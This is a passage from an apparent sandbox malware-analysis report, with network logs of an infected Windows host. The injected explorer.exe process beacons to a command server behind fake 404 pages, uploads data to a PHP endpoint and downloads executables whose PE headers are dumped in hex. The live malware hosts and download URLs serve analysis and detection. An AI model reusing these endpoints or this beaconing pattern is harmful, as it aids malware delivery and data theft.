50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49808	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:58.206099987 CET	3257	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vgpxvtpgeu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 311 Host: host-data-coin-11.com
Dec 31, 2021 19:07:58.290447950 CET	3259	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49810	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:58.373267889 CET	3260	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ncwfbqyeri.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 198 Host: host-data-coin-11.com
Dec 31, 2021 19:07:58.451323032 CET	3262	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 63 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 1e 49 3a 44 a6 e8 de ea e4 40 fd 45 91 6e b8 57 5b 91 17 bf ec 31 e5 0d 0a 30 0d 0a 0d 0a Data Ascii: 2cI:82OI:D@EnW[10

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49855	172.67.158.215	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49816	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:00.166476011 CET	3277	OUT	POST /tratata.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----7QQ1NYCJM7GVAIE3 Host: file-file-host4.com Content-Length: 93211 Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=6g3726k5uv4pem6019kjak5c2h
Dec 31, 2021 19:08:00.985519886 CET	3388	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 31 Dec 2021 18:08:00 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache

Copyright Joe Security LLC 2021

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49827	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:19.602650881 CET	11770	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://avmkvwudu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 365 Host: host-data-coin-11.com
Dec 31, 2021 19:08:19.707910061 CET	11771	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:19 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4c ee af 88 70 bc 57 dd 42 d0 fc 25 84 26 e8 c3 90 52 2e ee a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9LpWB%&R.c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49829	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:19.802814007 CET	11772	OUT	GET /files/2264_1640622147_2258.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com
Dec 31, 2021 19:08:19.861921072 CET	11773	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:19 GMT Content-Type: application/x-msdos-program Content-Length: 844800 Connection: close Last-Modified: Mon, 27 Dec 2021 16:22:27 GMT ETag: "ce400-5d4231c541a6e" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 04 b7 bc 92 40 d6 d2 c1 40 d6 d2 c1 40 d6 d2 c1 2f a0 4c c1 51 d6 d2 c1 2f a0 78 c1 2a d6 d2 c1 49 ae 41 c1 43 d6 d2 c1 40 d6 d3 c1 fd d6 d2 c1 2f a0 79 c1 76 d6 d2 c1 2f a0 48 c1 41 d6 d2 c1 2f a0 4f c1 41 d6 d2 c1 52 69 63 68 40 d6 d2 c1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 92 ed 9f 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 9e 0b 00 00 26 09 00 00 00 00 00 30 ee 09 00 00 10 00 00 00 b0 0b 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 50 48 00 00 04 00 00 92 c0 0d 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 4c 9c 0b 00 28 00 00 00 00 4 0 14 00 90 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 28 21 00 00 60 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a8 a5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 e4 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 b0 9d 0b 00 00 10 00 00 00 9e 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 68 6f 08 00 00 b0 0b 00 00 8c 00 00 00 a2 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 68 75 77 75 00 00 00 05 00 00 00 00 20 14 00 00 02 00 00 00 2e 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 73 61 78 00 00 00 00 93 0d 00 00 00 30 14 00 00 0e 00 00 00 30 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 b2 33 00 00 40 14 00 00 64 00 00 00 3e 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 bc 40 00 00 00 00 48 00 00 42 00 00 00 a2 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 9f 0b 00 74 9f 0b 00 88 9f 0b 00 9a 9f 0b 00 ac 9f 0b 00 c2 9f 0b 00 d2 9f 0b 00 e8 9f 0b 00 f8 9f 0b 00 14 a0 0b 00 28 a0 0b 00 3c a0 0b 00 52 a0 0b 00 6c Data Ascii: MZ@!L!This program cannot be run in DOS mode.$@@@/LQ/x*IAC@/yv/HA/OARich@PEL_&0@PHL(@bH(!`@.text `.dataho@.huwu .@.sax00@.rsrc3@d>@@.reloc@HB@BXt(<Rl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49830	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:21.333273888 CET	12655	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tggwr.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 259 Host: host-data-coin-11.com
Dec 31, 2021 19:08:21.408533096 CET	12656	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:21 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49831	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:21.499424934 CET	12657	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tsmnrg.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 295 Host: host-data-coin-11.com
Dec 31, 2021 19:08:21.577681065 CET	12658	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:21 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49832	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:21.653294086 CET	12658	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://umedpd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 230 Host: host-data-coin-11.com
Dec 31, 2021 19:08:21.727507114 CET	12659	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:21 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49833	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:21.805335999 CET	12660	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rkepuibw.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 234 Host: host-data-coin-11.com
Dec 31, 2021 19:08:21.883778095 CET	12660	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:21 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49834	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:21.959237099 CET	12661	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dhtwlstj.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 258 Host: host-data-coin-11.com
Dec 31, 2021 19:08:22.036123037 CET	12662	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:22 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 02 e9 1a d1 70 ae 59 4a d9 52 a6 be 67 e3 25 58 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e7 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OOjpYJRg%XQAc}yc0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49835	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:22.111082077 CET	12663	OUT	GET /downloads/toolspab1.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacytools-foryou-777.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:22.168431044 CET	12664	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:22 GMT Content-Type: application/x-msdos-program Content-Length: 347136 Connection: close Last-Modified: Fri, 31 Dec 2021 18:08:02 GMT ETag: "54c00-5d4750d46820a" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 dd 23 4f a3 99 42 21 f0 99 42 21 f0 99 42 21 f0 0a 0c b9 f0 98 42 21 f0 f6 34 bf f0 88 42 21 f0 f6 34 8b f0 f6 42 21 f0 90 3a b2 f0 9a 42 21 f0 99 42 20 f0 28 42 21 f0 f6 34 8a f0 ae 42 21 f0 f6 34 bb f0 98 42 21 f0 f6 34 bc f0 98 42 21 f0 52 69 63 68 99 42 21 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 74 0d 07 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 12 04 00 00 d6 33 00 00 00 00 00 a0 48 02 00 00 10 00 00 00 30 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 20 38 00 00 04 00 00 f1 03 06 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 54 10 04 00 28 00 00 00 00 70 37 00 90 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 37 00 5c 22 00 00 30 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a 5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 10 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 86 10 04 00 00 10 00 00 00 12 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 0c 2a 33 00 00 30 04 00 00 8c 00 00 00 16 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 63 65 70 75 78 61 6d 05 00 00 00 00 60 37 00 00 02 00 00 00 a2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 4e 00 00 00 70 37 00 00 50 00 00 00 a4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 de 56 00 00 00 c0 37 00 00 58 00 00 00 f4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2c 13 04 00 3e 13 04 00 52 13 04 00 68 13 04 00 78 13 04 00 8e 13 04 00 9e 13 04 00 ba 13 04 00 ce 13 04 00 e4 13 04 00 fe 13 04 00 18 14 04 00 30 14 04 00 44 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#OB!B!B!B!4B!4B!:B!B (B!4B!4B!4B!RichB!PELt_3H0@ 8T(p7N7\"0@.text `.data*30@.cepuxam`7@.rsrcNp7P@@.relocV7X@B,>Rhx0D

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49836	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:24.359409094 CET	13024	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://beufxufw.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 199 Host: host-data-coin-11.com
Dec 31, 2021 19:08:24.437350035 CET	13025	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:24 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49858	164.132.207.80	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49837	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:24.585305929 CET	13026	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kcjwqtsdg.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 259 Host: host-data-coin-11.com
Dec 31, 2021 19:08:24.690267086 CET	13026	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:08:24 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 98 d6 08 55 3f 41 be f2 d8 fc fb 43 fc 53 cd 76 bb 44 10 99 04 e1 fa 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OU?ACSvDg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49838	91.243.44.128	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:08:25.896912098 CET	13027	OUT	GET /stlr/maps.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 91.243.44.128
